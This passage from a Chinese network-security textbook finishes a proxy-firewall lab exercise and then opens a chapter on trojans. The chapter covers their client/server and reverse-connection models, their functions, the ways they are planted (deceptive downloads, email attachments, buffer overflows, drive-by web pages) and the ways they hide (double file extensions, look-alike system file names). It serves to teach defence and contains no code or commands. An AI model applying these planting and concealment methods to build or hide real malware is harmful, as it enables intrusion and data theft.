


图 3-12　利用 iptables 实现防火墙

(2) 基于 Windows 的 PC 2～3 台(如果有一台机器可以连接到外网,则只需要另一台机器做内网主机即可;如果没有连接外网的主机,则需要将一台主机配置成外网主机,一台做防火墙主机,一台做内网主机)。

实验任务:

(1) 在未安装防火墙之前,在防火墙主机上测试外网主机提供的 Web 及 FTP 各项服务是否正常。

(2) 安装代理服务器系统(例如 NetProxy),并根据访问需求配置代理服务。

(3) 验证内网主机通过代理服务器访问外网服务。

实验内容:

(1) 画出实验拓扑。

实验仅以内网主机访问外网 Web 站点为例进行代理服务器配置和检验,其他代理服务配置类似,不再重复。

(2) 配置网络环境。

① 无 Internet 连接环境。

防火墙主机 A:内网 IP 地址配置为 192.168.0.1/24;外网 IP 地址配置为 219.220.224.1/24。

内网主机 B:IP 地址配置为 192.168.0.2/24。

外网主机 C:IP 地址配置为 219.220.224.2/24,并配置 Web 服务器。

测试:从防火墙主机 A 访问外网主机 C 提供的 Web 网站是否成功。

② 有 Internet 连接环境。

防火墙主机 A:配置并测试访问 Internet 的 Web 站点,然后在网卡上增加配置内网 IP 地址 192.168.0.1/24。

内网主机 B:IP 地址配置为 192.168.0.2/24。

(3) 安装程序。安装代理服务软件(例如 NetProxy),一般按默认选项安装。

(4) 设置代理服务。

① 打开代理服务器设置代理的界面(例如 NetProxy 窗口中的 WWW Proxy Service),输入内网访问端口号,并绑定 IP 地址和启动此项代理服务。

② 打开代理服务器设置防火墙规则的界面(例如单击 NetProxy 窗口工具栏的小锁图标,打开 Add Incoming Firewall Rules 窗口),设置进入内网的 IP 地址和服务限制。

（5）内网主机连接代理防火墙设置。

在内网主机 B 上打开浏览器，执行菜单上的“工具”→“Internet 选项”→“连接”→“局域网设置”命令，选中“为 LAN 使用代理服务器(这些设置不会应用于拨号或 VPN 连接)”，输入代理防火墙主机 A 的 WWW Proxy Service 服务设置的内网 IP 地址和端口。

（6）内网主机连接外网防火墙测试。

在内网主机 B 的 IE 浏览器中输入要访问的外网的 Web 站点的 URL 地址，看是否能连接成功。

第4章 木马技术

木马是目前 Internet 上最严重的安全威胁之一，本章详述了木马的技术原理及其植入、加载、隐藏等关键技术，通过实例说明木马的危害。

4.1 木马概述

1. 木马的概念

木马是指系统中被植入的人为设计的程序，目的是通过网络远程控制其他用户的计算机系统，窃取信息资料，即“把预谋的功能隐藏在公开的功能里，掩饰其真正的企图”。

最早的计算机木马是 1986 年的 PC-Write 木马。它伪装成共享软件 PC-Write 的 2.72 版本(事实是编写 PC-Write 的 Quicksoft 公司从未发行过 2.72 版本)，如果用户信以为真，运行了该木马程序，其后果是用户的硬盘就会被格式化。

木马实际上是一种远程控制软件(也称为后门软件)，其作用就是利用操作系统的漏洞或者使用者的疏忽来侵入系统，并在远程控制下从系统内部实施攻击。特洛伊木马是一种比较早期的远程控制软件。

2. 木马和病毒的区别

木马与病毒因为有一些共同的特征，且都属于人为编写的计算机恶意程序，所以经常被混淆，但两者是有区别的。病毒具有传染性和破坏性，有自我复制能力，主要感染可执行文件，通过插入文件内部、外部加壳等方式寄生于宿主文件，在感染系统后一般进行破坏性操作。木马则注重可控性和隐藏性，通常以独立文件形式存在，不感染正常文件，在植入计算机后进行伪装和潜伏，能够根据控制端指令完成窃取用户资料、破坏文件甚至远程操控等任务。

一般认为，病毒的创造者主要是为了炫耀自己天才的创意，通过自我复制传播并做出不可思议的效果(花屏、死机等)，满足了制造者的成就感。而木马的创造者虽然也有恶搞的成分，但主要目的是为了安插系统后门和盗取资料。鉴于木马的巨大危害性和它与早期病毒的作用性质不一样，所以木马虽然属于病毒中的一类，但被单独从病毒类型中间剥离出来，并将其称之为“木马”。

目前木马和病毒的区别正在逐渐消失。病毒为了获取更多的信息，会定期发作，有意破坏计算机系统，基本都是后台隐蔽，长期埋伏，以木马的方式获取用户信息。木马为了进入并控制更多的计算机，糅合了病毒的编写方式，不仅能够自我复制，而且还能够通过病毒的手段防止专门软件的查杀。

木马和病毒的危害性难分伯仲，甚至现在已经把木马作为病毒的一种进行归类，现在“木马”常被称呼为“木马病毒”。

4.2 计算机木马

木马是一种恶意程序，一般利用计算机系统或第三方软件的漏洞植入到目标计算机，并在其上隐蔽运行，执行未经授权的操作。其目的是窃取远程主机上的私密信息（例如账号、密码），通过网络回传到指定服务器，造成用户隐私的泄露。同时，网络攻击者还能利用木马远程控制用户系统，操作文件、安装或卸载程序、键盘记录、发动新的攻击等，使被控制系统成为攻击者的“肉鸡”而随意操控。木马以其隐蔽性强、攻击范围广、危害大等特点成为目前最常见的攻击技术，对 Internet 的安全构成了严重威胁。

4.2.1 木马工作原理

木马是隐藏在目标系统中的具有特殊功能的代码，其目的是执行未授权的操作，这些操作包括获取系统口令、账号密码以及远程控制目标机器等。木马在控制技术上具备远程控制软件的大部分功能，与正常的远程应用软件相比，其区别在于远程控制的合法性。合法的远程控制软件是为了方便管理而主动安装的，例如著名的“网络人”远程控制软件。而木马是在用户不知情的情况下偷偷安装的，属于典型的非法远程控制软件，例如“冰河”木马。木马这种非法特性迫使其开发者采用各种伪装技术隐藏自己，以免被发现。

木马一般采用客户/服务器（Client/Server，C/S）模式的程序结构。木马的客户端程序运行在网络攻击者的机器上（称为控制端或控制机），而服务端程序运行在被攻击的目标机器上（称为受控端或目标机），如图 4-1 所示。木马客户端主要负责配置、监控服务端，发送攻击命令，获取来自服务端的执行结果。木马服务端则负责搜集目标系统信息，接收客户端命令，并将执行结果通过网络传回客户端。在网络安全领域常说的“中马”是指攻击者使用各种方法（欺骗、网站挂马、漏洞利用等）已经把木马服务端程序通过网络植入被攻击系统，并且木马服务端程序在目标系统中运行。一旦木马服务端开始运行，攻击者就要试图通过网络和服务端取得联系。




图 4-1　木马的一般工作模式

木马客户端和服务端的连接方式分为正向连接和反向连接。正向连接是指服务端在目标系统上打开端口监听，由客户端主动发起与服务端的连接；反向连接是指客户端不主动连接服务端，而是打开端口等待服务端的连接。早期的木马大量使用正向连接技术，如 BO2K、冰河，但是随着防火墙等安全软件的日益强大，对外部到内部的主动连接采取了更为严格的过滤机制，从而阻止了大部分外部连接请求，使木马的这类连接途径逐渐失效。为了穿透防火墙，越来越多的木马采用反向连接技术（又称反弹端口技术），如“灰鸽子”、“广外男生”等。该技术利用防火墙一般不会拦截从内部到外部的连接的特点，由服务端发起对客

户端的连接，达到控制机和防火墙之后的目标机建立连接的目的。

一旦服务端和客户端的连接建立，程序的 C/S 架构完成，木马就开始工作。木马的工作大致可分为如下 4 个流程，如图 4-2 所示。




图 4-2　木马工作流程

（1）攻击者发送指令到木马服务端，这些指令可包括文件操作、注册表修改、远程 shell 执行、特定账号获取等攻击性质的命令，也可包括服务端停止运行、更新服务端、卸载服务端等防守性质的命令。

（2）木马服务端通过网络接收攻击指令。

（3）服务端解析收到的指令，并调用相关的功能模块执行。调用的模块可能是木马子程序，也可能是系统进程（如 cmd.exe）。

（4）服务端获得执行的结果，通过网络把结果数据返回给客户端，然后等待接收新的指令。

木马 C/S 之间的通信主要是基于 TCP/IP 协议的。由于建立连接的通信方式可能被发现，一些木马使用了无连接的通信协议，如 ICMP 木马。因为 ICMP 报文由系统内核或进程直接处理而不经过端口，避免了直接的连接和使用端口而受到监控。

4.2.2　木马功能及特征

木马程序对目标计算机系统具有强大的控制能力。和其他后门类恶意程序一样，木马能让网络攻击者获得受控主机系统的最高操作权限。木马一般具有的功能如下。

（1）账号/密码窃取。所有明文形式的密码都能被木马侦测到，而且一些木马还通过键盘记录来获取用户击键，形成击键记录的日志文件发送给木马控制者。木马控制者可以从中分析可能的用户名、密码等用户信息。

（2）远程文件操作。攻击者一旦连接上受控主机，就可以对目标系统的文件进行各种常规操作，如查看、修改、重命名、删除、下载等，并且可以将文件上传到受控机。

（3）注册表操作。攻击者可以像操作自己的机器一样，任意修改受控系统的注册表，包括对主键、子键、键值的新建、删除、重命名和修改。

（4）安装网络服务。通常攻击者会借助木马为受控系统安装需要的网络服务，使其成为网络上的服务器。

（5）屏幕实时监控。很多木马具有实时截取受控主机屏幕图像的功能，攻击者通过该功能监视目标系统的操作，这使得通过软键盘输入密码未必安全。木马甚至能自动开启摄像头，必要时还能通过命令实时控制目标的鼠标和键盘。

（6）系统操作。主要是注销、重启、关闭目标系统，查看、结束系统运行的进程或启动新的进程，断开系统网络连接，停止系统服务等。

一般木马都具有全部或部分以上功能。像 Subseven、“灰鸽子”这样的大型木马，不但

可以操作文件、注册表、监视屏幕等，还能寻找搜集系统敏感信息，同时具备强大的反检测能力。而像 downloader、Keylogger、Win-ftp 这样的简单木马，只有部分或单一功能，比如下载其他恶意程序、记录击键、开启 FTP 服务和端口等。

不论木马具有怎样的功能，用何种语言编写，在哪种平台上运行，它们都具有下面的共同特征：

(1) 隐蔽性。这是木马最基本的特征，它决定了木马的生存周期。木马为了保护自身不被发现，通常具有很强的隐蔽性，如捆绑在启动文件中、伪装在普通文件中、隐藏在配置文件中等等。

(2) 欺骗性。木马程序经常会采用同种文件名的欺骗手段。木马的文件名和系统文件名非常相似，如 exploer 这样的文件名，以此来与系统中的合法程序 explorer 相混淆。或者是和系统文件名相同，但在不同文件夹下。

(3) 自启动性。木马在植入目标机后，其第一要务就是如何运行起来。通常木马程序通过修改系统的配置文件或注册表文件，在目标系统启动时就自动加载运行。其他方式是附加或捆绑在系统程序或者其他应用程序上，或者干脆替代它们的关键文件，如特洛伊 DLL(也叫 DLL 陷阱)。

(4) 自动恢复性。很多木马程序不再由单一文件组成，而是呈现模块化，且具备多重备份，可以在被删除后进行相互恢复。同时也有些木马具备多线程、多进程守护，一旦发现木马进程被结束，立即重新启动木马进程恢复运行。

4.2.3 木马分类

根据木马对目标系统的影响以及木马的攻击行为和目的，将其分为以下几种类型。

(1) 远程控制型。这是木马最主要的类型，一旦植入目标系统，就使得攻击者获得系统的完全控制权。

(2) 数据破坏型。这种木马具有完全删除或损坏计算机上存储数据的能力，这些数据可能是操作系统文件或用户数据。一般来说，破坏并非木马的主要目的。

(3) 下载型。该类木马从互联网上下载其他应用程序到受控主机并安装。下载的程序可能是广告软件、间谍软件或控制型木马。

(4) 安全软件对抗型。这类木马的攻击目标很明确，就是系统的安全软件。它们会阻止安全软件运行或者杀死安全软件的进程，达到安全软件无法响应的效果，使系统失去保护，以便实施下一步攻击。

(5) 拒绝服务攻击型。这类木马不会对受控主机产生多大影响，它们的目标是互联网上的网站、服务器和其他网络资源。通过对这些资源发动洪泛攻击，使其无法响应正常请求，达到网络资源瘫痪的目的。

(6) 键盘记录型。该类木马虽然不破坏被感染的系统，但它们监控和记录用户每一次击键的内容，并传送给攻击者，攻击者提取其中的敏感信息，达到窃取用户银行账户、网游账户或其他登录凭证等信息的目的。

4.2.4 木马植入技术

植入技术是木马实施攻击的前提条件。攻击者将木马服务端植入目标系统的途径

如下。

(1) 欺骗下载。木马程序常伪装成某些常用的软件或文件，比如视频、系统工具、文档、游戏等，当使用者下载这些软件或文件时，实际下载的是木马程序或捆绑了木马程序的软件，一旦用户按常规方式使用这些程序或文件，木马就被安装到系统中，从而完成植入攻击。

(2) 利用电子邮件或聊天软件主动传播。攻击者把木马程序作为电子邮件的附件发送到目标系统，木马在附件中以 TXT、JPG、ZIP 等非可执行文件显示，邮件标题或内容往往具有极大的诱惑性，以便引诱用户点击附件，如果用户打开了附件，那么目标机即被植入木马。现在已经发展到未打开附件也会被植入的情况。而像 QQ、MSN 这类聊天软件，攻击者则是先盗取某个用户的账号或者伪装成某个合法用户，然后向其好友发送超链接或文件进行引诱，一旦点击链接或打开文件，就会被植入木马。

(3) 利用系统漏洞或第三方应用软件漏洞直接攻击。在这类漏洞攻击中，缓冲区溢出攻击(buffer overflow attacks)是植入木马最常用的手段。据统计，通过缓冲区溢出进行的攻击占所有系统攻击总数的 80%以上。

缓冲区溢出是一种系统攻击的手段，借助在程序缓冲区编写超出其长度的代码，故意造成缓冲区溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其他指令，以达到攻击的目的。随便往缓冲区中填东西造成溢出一般只会出现程序运行错误，并不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序执行攻击者在程序地址空间中早已安排好的代码，执行非授权指令，甚至取得系统特权，进而进行各种非法操作。为了达到这个目的，攻击者事先在程序的地址空间里安排代码，并通过初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。该过程如图 4-3 所示，该图示意一个在 Linux 进程的地址空间布局下的溢出攻击。




图 4-3　缓冲区溢出攻击原理

(4) 网页挂马。即攻击者在正常的页面中(通常是网站的主页)插入一段代码，浏览者在打开该页面的时候，这段代码被执行，然后下载并运行某木马的服务器端程序，进而控制

浏览者的主机。这类木马被称为网页木马，是一种特殊的木马形式，它不同于普通木马，其本质是一个 HTML 网页。但从运行行为、功能特点等方面分析它又具有木马的特征。该网页与普通网页不同之处在于该网页是攻击者精心制作的，用户一旦访问该网页就会被植入木马。

网页木马与一般木马的主要差别是：网页木马不能独立入侵、运行，需要以浏览器为载体，经过其过渡后下载到本地安装运行，在此过程中浏览器的辅助作用必不可少。

网页木马中的脚本充分利用了浏览器的漏洞，让浏览器在后台下载攻击者放置在网络上的木马并运行。网站挂马的方法还有利用 JavaScript 脚本文件、利用 URL 欺骗、利用 body 的 onload 属性、隐藏的分割框架、层叠的样式表(CSS)等，其目的都是执行攻击者设置好的恶意脚本，并通过该脚本下载和运行木马程序。网站挂马可参考第 5 章的相关内容。

(5) 与病毒技术结合构成复合的恶意程序，利用病毒的传染性进行木马的植入。这种方式使得目标系统被病毒感染的同时也被植入了木马程序。比如著名的熊猫烧香病毒，变种很多，感染了该病毒的机器常常下载大量的木马，包括很多盗号木马。

(6) 攻击者利用社会工程学、管理上的疏漏或者物理防卫措施的不足，直接获取目标系统的控制权，人工进行木马的植入操作。

4.2.5 木马隐藏技术

木马主要在 3 个方面进行隐藏：文件隐藏、进程隐藏、通信隐藏。

1. 文件隐藏

文件隐藏是指木马程序利用各种手段伪装成磁盘文件，使得用户无法从表面上直接识别出木马程序。其常用方法如下。

(1) 嵌入宿主文件中。采用此方法的木马往往把自身插入或者捆绑到某个程序文件中，如果运行该程序，则木马也会被启动。例如捆绑安装程序或压缩程序，运行这些安装程序或压缩文件时木马也随着开始运行。有的木马捆绑的是系统文件，那么每次系统启动时木马也被启动。

(2) 修改文件属性。木马作为独立文件存在时很容易被发现，因此木马一般都会把自身的文件属性设置为隐藏、只读。一些木马还会把文件释放到 Windows 或 Windows\system32 目录下，并且修改文件生成日期，以迷惑用户。

(3) 伪装成非可执行文件或系统文件。大多数木马是 exe 或 dll 类型的可执行文件，这类文件很容易引起用户警觉，因此木马常常伪装成图片、文本等非可执行文件。比如木马文件使用图片的默认图标，并把文件名改为×××.jpg.exe，由于操作系统默认“隐藏已知文件类型的扩展名”，木马文件名显示为×××.jpg，用户会认为是一个图片而放松警惕。除了伪装之外，木马也会通过名称的相似性来冒充系统文件或常用程序名。比如把木马文件命名为 kernel16.dll，并放到 Windows 文件夹下，这与该文件夹下的 kernel32.dll 系统文件极为相似，非常具有欺骗性。木马也可以使用 window.exe、wsocks32.dll、6to4l.dll 等似是而非的名字，用户很难分辨其真伪。

